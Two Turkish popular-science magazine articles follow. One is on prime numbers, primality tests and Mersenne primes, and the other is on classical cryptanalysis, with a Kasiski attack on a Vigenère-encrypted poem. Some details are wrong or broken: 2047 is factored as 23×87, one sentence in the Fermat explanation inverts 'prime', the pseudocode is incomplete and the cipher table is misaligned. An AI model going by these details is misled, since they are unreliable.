Diyelim ki elinizde bir miktar bilye var ya da herhangi başka bir nesne topluluğu. Bunları eşit sayıda gruplandırmak istiyorsunuz; ikişer ikişer, üçer üçer veya başka bir sayıda. Fakat bir türlü başaramıyorsunuz. Ya birer birer ayırmalısınız ki bu işinize gelmiyor ya da sadece tek bir grup olarak bırakmak zorunda kalıyorsunuz yani. Başladığınız yere geri dönüyorsunuz. Tebrikler, elinizde asal sayıda nesne var!

Hepimizin bildiği gibi, kendisi ve 1 olmak üzere sadece iki adet çarpanı olan doğal sayılara asal sayı denir. Asal olmayan doğal sayılara ise bileşik sayı… 1 sayısının ne asal ne de bileşik bir sayı olduğunu dipnot olarak belirtelim. Bileşik sayılar da aslında asal sayılardan oluşmuşlardır. İspata muhtaç bu önermeyi Öklid, *Elementler* adlı kitabında *Aritmetiğin Temel Teoremi* olarak verir ve ispatını sunar: *"Her pozitif tam sayı asal sayıların çarpımı şeklinde tek türlü yazılabilir."* Bir başka deyişle asal sayılar fizik dünyasının atomları gibidir. Nasıl ki fiziksel dünyadaki her bir nesne birtakım atomların birleşiminden oluşur, matematik dünyasının nesneleri olan sayılar da aslında birtakım asal sayıların çarpımlarıdır.

Asal sayılar binlerce yıldan beri insanların dikkatini çeken ilginç matematiksel yapılar olmuşlardır. Matematikçiler bu sayıları keşfettikleri günden beri bu konu üzerindeki araştırmalarını sürdürüyorlar. Merak edilen her bir soruya verilen her cevaptan sonra yeni sorular oluşuyor ve binlerce yıllık bu döngü devam ediyor. Bu sorulardan bazılarını şu şekilde sıralayabiliriz:

- Toplamda kaç adet asal sayı vardır?
- Belli bir x sayısına kadar kaç tane asal sayı vardır?
- Sonsuza doğru gidildikçe ardışık asallar arasındaki fark nasıl davranır?
- Bir sayının asal olup olmadığını nasıl anlayabiliriz?
- Daha büyük asalları nasıl bulabiliriz?
- Bileşik sayıları asal çarpanlarına nasıl ayırabiliriz?

Son yüzyıla kadar asal sayılar hakkında sorulan bu ve bunun gibi birçok soru üzerine çalışanlar yalnızca pür matematikçilerdi. Yani hiçbir uygulanabilirlik veya mühendislik kaygısı taşımadan sırf matematik yapmak için matematik yapan, matematiğe bir sanat dalı olarak yaklaşan insanlar. Bu matematikçiler yaptıkları matematiksel ispatlarla sanatsal hazzın doruklarına çıkar ve uygulamalı matematikçilerin aksine çalışmalarının gerçek hayatta karşılık bulmasını beklemez hatta buna karşı çıkarlardı. Fakat son yüzyılda asal sayıların asimetrik şifreleme gibi çok önemli dallarda uygulama alanı bulması, binlerce yıllık bu birikimin bir anda göz önüne gelmesini sağladı ve pür matematikçilerin yanında uygulamalı matematikçilerin de bu alana yoğunlaşmasını sağladı. Sorularımıza geri dönecek olursak; bu sorulardan bazıları binlerce yıl önce cevaplandı, bazıları üzerinde ise çalışmalar olanca hızıyla devam ediyor.

Bu sorulardan belki de ilk sorulanı ve en doğalı: Kaç tane asal sayı vardır? Evet, belli bir noktaya kadar asalları sayabiliriz: 2, 3, 5, 7, 11, 13, … Hatta 100 milyar tane de asal sayı sayabiliriz ama gerçekten ne kadar ileri gidebiliriz? Ya da daha basit bir soruyla başlayalım önce: Asal sayılar sonlu mudur, yoksa sonsuz mu? Eğer sonlu olduğunu ispatlayabilirsek sayma işine geri dönebiliriz, sonsuz çıkarsa da yeni sorulara yelken açarız. Peki, insanlara asal sayıların sonlu olması mı daha yakın geliyor yoksa sonsuz olması mı? Ya da sonsuzluğun ispatlanabilir bir şey olması mı ürkütüyor onları? Bu tür felsefi soruları bir kenara bırakıp 2300 yıl öncesinden Öklid'in seslenişine kulak verelim: *"Sonsuz sayıda asal sayı vardır."* Peki, Öklid bu sonuca nasıl varabildi, sonsuz tane asalı saymadan, sonsuza gitmeden, sonsuzluğu nasıl gösterdi? Bunun için matematikte en çok kullanılan ispat tekniklerinden birini kullandı: *reductio ad*

absurdum yani çelişki ile ispatlama. Bu yöntemde ispatlanmak istenen önermenin yanlış olduğu kabul edilir ve bunun bir çelişkiye yol açtığı, yani yanlış olduğu kesin bilinen bir önermenin doğrulandığı gösterilir. Bu durumda, aslında en baştaki kabulümüzün hatalı olduğu yani önermemizin doğru olduğu sonucuna varırız. Öklid de ispatında bu yöntemi kullanır ve okuyan herkesin anlayabileceği bir sadelikte, matematik tarihinin en şık ispatlarından birini verir.

Teorem (Öklid, Elementler MÖ 300): Sonsuz sayıda asal sayı vardır.

İspat: Asal sayıların sonlu sayıda olduğunu varsayalım. O halde en büyük asal sayı diyebileceğimiz bir asal sayı vardır. Bu asal sayıya P diyelim. Şimdi 2'den başlayarak P'ye kadar olan bütün asal sayıları çarpalım ve 1 ekleyelim, bu sayıya Q diyelim. Bu durumda

$$Q = (2 \times 3 \times 5 \times \ldots \times P) + 1$$

olur. Şimdi Q'yu 2'ye bölmeye çalışalım. Fakat bölemeyeceğimizi görürüz çünkü 1 kalanını verir. Aynı şekilde Q'nun 3'e, 5'e ve P'ye kadar olan bütün asallara bölümünden kalan 1 olur. O halde Q sayısının 2 ile P arasında bir asal böleni yoktur. Fakat *Aritmetiğin Temel Teoremi*'ne göre her tam sayının asal bir böleni olmak zorundadır. O halde Q sayısının asal böleni (Q'nun kendisi de olabilir), 2 ile P arasında olmadığına göre, P'den büyük bir asal olmak zorundadır. Bu durumda en büyük asal kabul ettiğimiz P'den daha büyük bir asal bulduk ve bir çelişkiye vardık. Demek ki en başta kabul ettiğimiz asal sayıların sonlu olması kabulü yanlıştır. Yani asal sayılar sonsuz sayıdadır. *QED*

İşte Öklid'in binlerce yıl önce yazmasına rağmen tazeliği hala üzerinde olan göz kamaştırıcı ispatı!

Bu teoremden de anlaşılacağı üzere en büyük asal diye bir şey yoktur. Aslında bu durum RSA şifreleme algoritmasını kullananlar için iyi haber sayılabilir. RSA şifreleme sistemi, iki büyük asal sayının çarpımından oluşan bileşik sayıyı şifreleme anahtarı olarak kullanır ve bu kripto sistemini kırmak için, oluşan bileşik sayıyı çarpanlarına ayırmak gerekir. Seçilen asal sayılar ne kadar büyük seçilirse oluşan bileşik sayıyı çarpanlarına ayırmak o kadar zorlaşır. Öklid ise bize asal sayıları büyük seçmenin aslında bir sınırının olmadığını söyler. Aslında tek sınır insanoğlunun hesapsal gücüdür. Bu aşamada kriptograf matematikçiler kendilerine "Daha büyük asalları nasıl bulabiliriz?" sorusunu sorarken, kriptanalist matematikçiler ise "Verilen bir bileşik sayıyı nasıl daha hızlı bir şekilde çarpanlarına ayırabiliriz?" sorusunu sorar. Ve her iki grup da öncelikle kendilerine verilen bir sayının asal mı yoksa bileşik mi olduğunu belirlemek zorundadır.

Asallık Testleri

Diyelim ki elimizde çok büyük bir sayı var. Bu sayıya *N* diyelim. Bu *N* sayının asal olup olmadığına nasıl karar verebiliriz? Akla gelen ilk yol kaba kuvvet yöntemidir. Yani, *N*'yi 2'den *N*'ye kadar olan tüm sayılara teker teker böleriz. Eğer *N* sayımız arada bir sayıya tam bölünüyorsa asal değildir, eğer hiçbirine tam bölünmüyorsa asaldır. Fakat test ettiğimiz sayılar çok büyük olduğu için bu yöntem çok da etkili değildir. Peki, hangi matematiksel yöntemleri kullanarak işlem sayısını azaltabiliriz. Aşağıdaki teorem bize ilk ipucumuzu veriyor:

Teorem: *N* pozitif bir tam sayı olsun. Eğer *N*'nin $\sqrt{N}$'ye kadar tam bir böleni yoksa, *N*'nin 1 ve kendisinden başka pozitif bir tam böleni yoktur, bir başka ifadeyle *N* sayısı asaldır.

İspat: İspatımızda yine çelişki ile ispat metodunu kullanacağız. *N*'nin $\sqrt{N}$'ye kadar tam bir böleninin olmadığını fakat teoremdeki iddianın aksine 1 ve kendisinden başka tam bir böleni olduğunu yani *N*'nin asal olmadığını kabul edelim. Bu bölenimize *a* diyelim. *N* sayımız *a* sayısına tam bölelim ve bölüm sayımıza *b* diyelim. Bu durumda $N = ab$ eşitliğini elde ederiz yani *b* sayısı da *N*'nin tam bir bölenidir. *N*'nin $\sqrt{N}$'ye kadar tam bir böleninin olmadığını kabul ettiğimiz için , *a* ve *b* sayılarının her ikisi de $\sqrt{N}$'den büyük olmak zorundadır. O halde aşağıdaki eşitsizliği elde ederiz:

$$N = ab > \sqrt{N}\sqrt{N} = N.$$

Daha yalın bir ifadeyle

$$N > N.$$

Hiçbir sayı kendisinden büyük olamayacağı için bir çelişki elde etmiş olduk. Bu durumda en başta yaptığımız *N*'nin asal olmadığı varsayımı çökmüştür. Yani *N* asal bir sayıdır. *QED*

Bu teoremin bize anlattığı şudur ki, aslında 1'den N'ye kadar olan sayıları N ile tam bölünüyor mu diye kontrol etmeye gerek yoktur, $\sqrt{N}$'ye kadar olan sayıları denemek yeterlidir. Çok büyük sayılar için N ile $\sqrt{N}$ arasındaki büyük uçurumu anlatmaya gerek yok sanıyorum. Görüyorsunuz, bu basit sonuç bile işlerimizi ne kadar kısaltıyor değil mi?

Bir başka asallık testimiz de 17. yüzyılda yaşamış bir avukat ve matematikçi olan Fermat'a dayanır. Fermat aşağıdaki teoremini ispatladığında büyük ihtimalle şu anki uygulama alanlarından habersizdi:

Fermat'ın Küçük Teoremi: Her *p* asal sayısı ve *p*'ye tam bölünmeyen her *a* doğal sayısı için

$$a^{p-1} \equiv 1 \pmod{p}$$

denkliği sağlanır.

Fermat'ın aslında demek istediği şuydu: Eğer *p* asal bir sayı ve *a*, *p* 'nin tam katı olmayan bir sayı ise, $a^{p-1} - 1$ sayısı *p*'nin tam

katıdır. Peki, bu teoremi asallık testi için nasıl kullanabiliriz? Diyelim ki elimizde büyük bir *x* doğal sayısı var. Teoremimiz şartı gereği *x*'in katı olmayan bir *a* sayısı seçelim ve yukarıdaki denklik sağlanıyor mu diye kontrol edelim. Eğer eşitlik sağlanmıyorsa *x* sayısı kesinlikle asal değildir, çünkü asal olsaydı teoremimiz gereği denkliği sağlamalıydı. Bu durumda *x*'in asal bir sayı olmadığını çarpanlarına ayırmadan bulmuş oluruz. Fakat ya eşitlik sağlanıyorsa, bu durumda ne gibi bir çıkarımda bulunabiliriz? Teoremimiz, herhangi bir *a* sayısı için *p*'nin asal olmadığı durumda denkliğin kesin olarak sağlandığını söylüyorken, *p*'nin asal olmadığı durumda denkliğin sağlanıp sağlanmayacağı hakkında bir iddia öne sürmemiş. Bu durumda eğer elimizdeki *x* sayısı için bir *a* sayısı seçip eşitliğin sağlandığını görürsek, *p*'nin asallığı hakkında kesin bir yorum yapamayız. Fakat farklı farklı *a* sayıları için *x* sayımız hala eşitliği sağlıyorsa *x* sayısının *yüksek ihtimalle* asal olduğu sonucuna varabiliriz. Ne kadar çok *a* sayısı için bu denemeyi yaparsak, sonucun doğru olma ihtimalini o kadar artırmış oluruz. Testin bu özelliğinden dolayı, bu test olasılıksal bir asallık testidir ve kesin sonuç üretmez. Fermat Asallık Testi'ni aşağıdaki algoritma ile özetleyebiliriz.

```
function: FermatAsallikTesti(x):
    rastgele bir k tamsayısı seç    //ne çok küçük
ne çok büyük
    repeat: k defa tekrarla:
        1 ile p-1 arası rastgele bir a sayısı seç
        if(a^(x-1) mod x != 1):
            return bileşik
    return büyük ihtimalle asal
```

Fermat'ın testinden başka Miller-Rabin'in asallık testi, Lucas-Lehmer asallık testi, AKS asallık testi ve eliptik eğrileri kullanan Akin-Morain asallık testleri gibi birçok test bulunmakta ve bu yönde yapılan akademik çalışmalar aktif olarak sürmektedir.

Mersenne Sayıları ve Büyük Asallar

$$2^{77232917} - 1$$

Şu an insanlığın asal sayıların sonsuzluğunda ulaşabildiği son asal. 23 milyon basamaklı bu asal sayı, 26 Aralık 2017'de GIMPS grubu (Great Internet Mersenne Prime Search) tarafından keşfedildi ve hala yeni asalları keşfetmek için hesaplamalarını gönüllülerin bilgisayarları yardımıyla sürdürüyor. Siz de bu gruba katılıp, bilgisayarınızın yeni asalların keşfi görevinde yer almasını sağlayabilirsiniz. Peki, kendilerini daha büyük asallar bulmaya adamış bu grup, bu zor görev için nasıl bir yöntem izliyor? İzledikleri yöntem iki aşamadan oluşuyor; ilk aşama, asal sayı olma ihtimali olan çok büyük bir sayı bulmak, ikinci aşama ise bu asal sayı adayını kesin sonuç veren bir asallık testine sokmak. Büyük bir asal adayı bulmak için kullanılan yöntem Mersenne sayılarıdır. $2^n - 1$ formatındaki sayılara Mersenne sayısı denir. Eğer bir Mersenne sayısı asal ise bu asal sayıya Mersenne asalı denir. 16. yy matematikçilerinden olan Mersenne, bu tür asal sayıları listelemeye başlayan ilk matematikçidir. Mersenne, eğer *n* sayısı asal seçilirse $2^n - 1$ sayısının da asal olması gerektiğini düşünüyordu. Eğer bu iddia doğru olsaydı eski asallardan sürekli bir şekilde yeni ve daha büyük asallar üretebilirdik. Yani eğer elimizde bir *p* asalımız varsa $2^p - 1$ sayısı da kesin olarak bir asal sayı olurdu ve bu yeni asal sayıyı tekrar $2^n - 1$ ifadesinde *n* yerine koyarak daha büyük bir asal sayı üretirdik ve bu böyle sonsuza kadar giderdi. Fakat n=11 seçildiğinde, $2^{11} - 1 = 2047 = 23 \times 87$ olduğu görülür ki bu da Mersenne'nin iddiasını çürütür. Fakat Mersenne'nin iddiasının tersinin doğruluğu aşağıda gösterildiği gibi ispatlanmıştır.

Teorem: Eğer herhangi bir *n* doğal sayısı için $2^n - 1$ asal ise *n* sayısı da asal olmak zorundadır.

İspat: Çelişki yöntemini kullanacağız. $2^n - 1$ sayısını asal sayı kabul edelim fakat *n* sayısı asal olmasın. Bu durumda $n = rs$ olacak şekilde, iki tane 1'den farklı *r* ve *s* doğal sayılarını bulabiliriz. Bu durumda basit bir polinom çarpmasıyla aşağıdaki ifadenin doğruluğu görülür:

$$2^n - 1 = 2^{rs} - 1 = (2^s - 1)(2^{s(r-1)} + 2^{s(r-2)} + \ldots + 2^s + 1).$$

O halde $2^n - 1$ ifadesini çarpanlarına ayırmış olduk yani kabulümüzün aksine $2^n - 1$ sayısı asal değildir. O halde bir çelişkiye vardık yani ispatımızın başındaki sayısının asal olmaması durumu geçersizdir, *n* sayısı asaldır. *QED*

Bu noktada akla gelen doğal soru şudur: Mersenne'nin iddiası yani "*n* asal ise $2^n - 1$ asaldır." önermesi hangi şartlar altında doğrudur? Bu soruya 1930 yılında Lehmer aşağıdaki teoremiyle cevap vermiş ve büyük asalların keşfini önemli ölçüde hızlandırmıştır.

Lehmer Teoremi: $S_0 = 4$, $S_{n+1} = S_n{}^2 - 2$ olacak şekilde bir Lucas sayı dizisi tanımlansın. Bu durumda $2^n - 1$ sayısının asal olması için gerek ve yeter şart $2^n - 1$ sayısının S_{n-2}'yi tam bölmesidir, yani $S_{n-2} = 0 \ (mod\ 2^n - 1)$olmasıdır.

Bu teoremi kullanarak, Mersenne sayılarının asal olup olmadığını belirleme işlemi Lucas-Lehmer asallık testi olarak bilinir ve bu test , Fermat asallık testinin aksine olasılıksal bir sonuç değil kesin bir sonuç üretir. Bu testi aşağıdaki algoritmayla özetleyebiliriz.

```
function: LucasLehmerAsallikTesti( ):
  s = 4;
     repeat: n-2 defa tekrarla:
         s =((s×s)-2) mod ()
     if s == 0 return true else return false
```

ARKA KAPI

$2^n - 1$ sayısının asal olması için n'nin asal sayı olma zorunluluğu, bilinen asallardan daha büyük asal sayı adaylarına sıçramanın güzel bir yoludur. Yani $2^n - 1$ gibi büyük bir sayının asal olup olmadığına test etmek istiyorsak, bu testi her n sayısı için değil, çok daha az sayıda olan asal n sayıları için yapmamız yeterlidir zira teoremimize göre n sayısı asal değilse $2^n - 1$ sayısının asal olma ihtimali yoktur. GIMPS grubunun da yaptığı işlem budur. Bilinen asal sayıları sırasıyla n yerine yazarak $2^n - 1$ sayısını hesaplar, daha sonra bu sayının asal olup olmadığını Lucas-Lehmer asallık testini kullanarak belirlerler.

Bitirirken

Matematikçilerin asal sayılar üzerine yaptığı çalışmalar hem teorik bazda hem uygulamalı bazda tüm hızıyla sürüyor. Cevaplanan her bir sorudan sonra yeni sorular kafaları meşgul ederken bazı problemler ise yıllardır hatta yüzyıllardır çözülebilmiş değil. Doğruluğu veya yanlışlığı şu ana kadar ispatlanamayan bu önermeler üzerinde araştırma yapmak isteyen okurlarımız için bir kaç tanesini paylaşalım.

1. Goldbach Sanısı: 2'den büyük her çift sayı iki tane asal sayının toplamı şeklinde yazılabilir. Gerçekten de şu ana kadar yapılan bilgisayar hesaplarında bu önermeyi çürüten bir çift sayıyla karşılaşılmamıştır. Fakat sonsuza kadar bütün çift sayılar için her zaman bu önerme doğru mudur?
2. Mersenne asalları sonlu sayıda mıdır yoksa sonsuz mu? GIMPS grubunun bulduğu son Mersenne asalı ellinci Mersenne asalı olarak kayıtlara geçmiştir. Fakat aslında kaç tane bu tür asallardan vardır?
3. İkiz Asallar Sanısı: Aralarındaki fark 2 olan asallara ikiz asallar denir. Mesela 3-5, 11-13 ikiz asallardır. İkiz asallar sanısına göre sonsuz tane ikiz asal sayı vardır. Bu hipotez üzerinde çalışan matematikçi Cem Yalçın Yıldırım 2014 yılında, matematik dalının en prestijli ödüllerinden biri kabul edilen Cole Ödülü'ne layık görülmüştür. Fakat asıl önermenin ispatı hala açık bir problemdir.

Bayram Gök – bayram@arkakapidergi.com

Kriptolojinin Altın Çağında Kripto Analiz

Ipsa scientia potestas est
(Bilginin kendisi güçtür)
Francis Bacon

Önceki yazımdan bu yana Wikipedia ansiklopedisi hakkında heyecan verici üç gelişme var. 1-Hala yasaklı… 2- Wikipedia Türkiye'yi özledik kampanyası başlattı. 3- Wikipedia ansiklopedisine seçime giren bir siyasi parti özgürlük vaat etti.

Kralların, padişahların, hanların, imparatorların özel hizmetinde olan görevliler sağır ve dilsizlerden seçilirdi. Fatih Sultan Mehmet Han'a atfedilen *"Sırrıma sakalımın bir tek telinin vakıf olduğunu bilsem, sakalımı kökünden keserim"* sözü görevlerinin önemini kısa ve öz şekilde açıklıyor. Halen TBMM görevli *"kavas"* diye anılan sağır ve dilsiz memurlar gizli oturumlarda görev yapmaktadırlar. İdare etmenin, teknoloji geliştirmenin, ticarette kazanmanın, savaş meydanlarından zaferle çıkmanın, iletişim gizliliğini korumanın yolu gücü yani bilgiyi korumaktan ve dahi bilgiyi ele geçirmekten geçer.


Saklanan bilgiyi gizli tutmak bir nebze kolay olsa da naklet-mek birçok zafiyet doğurur. Böyle zorlu anlarda kriptolojiye başvurulur. Bilgi güvenle taşınabilecek şekilde şifrelenir ve nakledilir. Bu bilgiyi ele geçirmek isteyenlerin beklediği ancak çok zorlu engellerle dolu bir fırsattır. Bu esnada bilgiyi ele geçirmek isteyenlerin saklı yazı analizcileri faaliyete geçerler.

Bir önceki yazıda Sezar Şifresi, Alberti Diski ve Vigenère yöntemlerini ayrıntılarıyla incelemiş ve her üç yöntem için de örnekler vermiştim. O dönemdeki saklı yazı analizcileri çalışmalarına kısaca değinmiştim. Sadece kâğıt ve kalemle uygulanabilen dönemin bu güçlü kriptoloji yöntemlerini kırmak için kâğıt ve kalemden daha fazla araca gereksinim vardır. O araç çoğu zaman yolunda giden şansınızdır!


Frekans Analizi

Frekans Analizi en eski atak yöntemlerinden olmasına rağmen günümüzde de saklı yazı analizinin en temel araçlarındandır. İstatistik biliminin kurucusu sayılan **Al Kindi'nin** (801-873) *Risāla fī Istikhrāj al-Kutub al-Mu'amāh (Kriptografik Mesajları Çözmek Üzerine İnceleme)* kitabı frekans analizi üzerine bilinen en eski çalışmadır.

Alfabeyi oluşturan harflerin yazıda kullanım sıklığını istatistik bilimi ile inceler. Her dilin kendine özel harf kullanım frekansı vardır. Her dile özel frekans analizi çalışması yapılır. Basit bir işlemdir. Dile ait kelimelerin içinde alfabenin tüm harfleri ayrı ayrı sayılır ve sayılan her harfin toplam adedi sayılan tüm harflerin toplamına oranlanır. Hesaplamanın sonucu ilgili harfin yazımda yüzdesel kullanım değerini verir. Frekans analizi dar kapsamlı olarak belirli bir metin için yapılacaksa yine alfabenin tüm harfleri belirli metin içinde ayrı ayrı sayılır ve sayılan her harfin toplam adedi sayılan tüm harflerin toplamına oranlanır. Bu hesabın sonucu belirli metinde ilgili harfin yüzdesel kullanım değerini verir. Türk Alfabesi için yapılan çalışmaları internetten bulmak mümkündür.



Şekil 1 Türkçe Harf Frekansları (Alfabeye Göre Sıralanmış)



Şekil 2 Türkçe Harf Frekansları (Frekansa Göre Sıralanmış)

Vigenère Şifrelemesine Kasiski Saldırısı Uygulanması

Vigenère Karesi dikkatle incelendiğinde Sezar Şifrelemesi'nin ve Alberti Diskinin harmanlanmış bir türü olduğu görülebilir. Sezar Şifrelemesi'nde kaydırılmış tek bir harf anahtar olarak kullanılır. Sezar Şifrelemesi ile Türkçe kodlanmış bir metni 29 kombinasyonu kullanarak kaba kuvvet yöntemi ile kısa sürede çözmek mümkündür.

Alberti Diski ile birden çok kaydırma kullanılabilmesi mümkün hâle getirilmiş ve şifreleme gücü daha da arttırılmıştır. Vigenère Şifrelemesi ise her iki yöntemi birleştirip Sezar Şifrelemesi ile her harfi kaydırılmış bir anahtar kelime kullanmıştır. Anahtar kelime ve açık metin bir tabloda eşleştirilmiş şifrelemenin gücü kat kat arttırılmıştır. Kullanımda kaldığı 300 yılın ardından ancak 1863 yılında Prusyalı asker kökenli Kasiski tarafından kırılabilmesi gücünün bir ispatıdır. *Charles Babbage* tarafından da bazı türlerinin kırıldığı ancak paylaşmadığı söylenir. Vigenère şifrelemesi özellikle frekans analizi ataklarına karşı geliştirildiği için doğrudan bu yararlı aracı uygulamak imkânsızdır. Bir sonuç vermeyecektir.

Kasiski, Vigenère ile şifrelemiş metne frekans analizi uygulayabilmenin zekice bir yolunu keşfetti. Şifrelenmiş metni inceleyen bir analizcinin tekrarlayan harf dizileri gözlemleyebileceğini fark etti. Açık metin içinde tekrarlayan bir harf dizisi anahtar kelimenin aynı harf dizileriyle şifrelenirse, şifrelenmiş metin de tekrarlayan harf dizileri içerir. Vigenère Şifrelemesi'nin zayıf noktası bu tekrarlardır. Buna göre şifreli metinde tekrarlayan harf dizileri arasındaki mesafe anahtar kelime uzunluğunun katları olur. İki tekrar arasındaki mesafenin bölenleri anahtar kelimenin uzunluğunu verebilir. Ancak şifreli metindeki bu dizi tekrarlarının rastgele olması da mümkündür. Eğer Kripto Analiz ile uğraşıyorsanız bilgi kırıntıları değerli bir hazinedir. Kimse size açık metnin kendisini verecek değildir :) Gözlemlenen dizi tekrarları ne kadar çok olursa anahtar kelime uzunluğunu bulma ihtimali de o kadar yüksek olacaktır. Saklı yazı analizinde şans da önemli bir araçtır. Anahtar kelimenin uzunluğu tespit edildikten sonra şifreli metin anahtarın uzunluğuna eşit gruplara ayrılır. Bu grupların her harfi anahtar kelimenin eşleşen harfi ile şifrelenmiştir. Her grubun harfleri anahtarın hangi harfi ile eşleşiyorsa sırasıyla alınıp diziler haline getirilir. İşte bu dizilere frekans analizi uygulanabilir. Çünkü bu diziler artık basit bir Sezar şifresidir.

Hemen kurgulanmış bir örnek üzerinde görelim.

BEDAVA

Bedava yaşıyoruz, bedava;
Hava bedava, bulut bedava;
Dere tepe bedava;
Yağmur çamur bedava;
Otomobillerin dışı,
Sinemaların kapısı,
**Camekânlar bedava;*
Peynir ekmek değil ama
Acı su bedava;
Kelle fiyatına hürriyet,
Esirlik bedava;
Bedava yaşıyoruz, bedava.

ORHAN VELİ

(*â alfabemizde gösterilmediği için **a** olarak şifrelenmiştir) Orhan Veli'nin bu enfes dizelerini **ORHANVELİ** anahtarı ile şifrelediğimizi varsayalım. Açık metin, anahtar tekrarları ve şifrelenmiş metni alt alta yazarak inceleyelim.

```
12345678901234567890123456789012345
BedavayaşıyoruzbedavaHavabedavabulut
orhanveliorhanveliorhanveliorhanvelio
ÖÜKAKVÇLDYÖVRİÜFPMOOHHNTEMNSRFAOSPHE

bedavaDeretepebedavaYağmurçamurbedava
rhanveliorhanveliorhanveliorhanveliorh
ÖÜKAKVHPCŞLLPSYIÖİLRGAUJAELOFDROCHLĞO

OtomobillerindışısinemalarınkapısıCam
anveliorhanveliorhanveliorhanveliorhan
ĞÇOCLFÜÜCÜAİÇBMGSHCÜECVPLCYGŞAFGVUKOF

ekanlarbedavaPeynirekmekdeğilamaAcısu
velior hanveliorhanveliorhanveliorhanv
LKNKPLCÖÜKAKVUEYNİREKMEKDEĞİLAMAACIS

bedavaKellefiyatınahürriyetEsirlikbed
elior hanveliorhanveliorhanveliorhanv
UBEDAVAPHDCAEAJIYMŞZRLNJELKYJDBSBEİİBÜ

avaBedavayaşıyoruzbedavaesirlikbedava
elior hanveliorhanveliorhanveliorhanv
TLSÇNJİİBÜAÜŞÜEŞMÜÇEĞĞÜZŞBSLDNTBEDAV

aBedavayaşıyoruzbedava
eliorhanveliorhanvelio
EMNSRFALVYUHEİDZOCHLĞO
```

Şifreli metni inceleyen analizci NTEMNSRFA dizisinin 23 ve 185, ÖÜKAKV dizisinin 1 ve 37, OCHLĞO dizisinin 68 ve 203, İİBÜ dizisinin 152 ve 162 konumlarında tekrarını fark edecektir. Tekrarların açık metin ve anahtar harflerinin de birebir aynı olduğu da görecektir. Dizilerin tekrarları arasındaki mesafeyi hesaplayıp çarpanlarına ayırıp tablo da göstermek analitik olarak düşünmemizi daha da kolaylaştıracaktır. Böylelikle rastgele olan dizileri de eleyebiliriz.

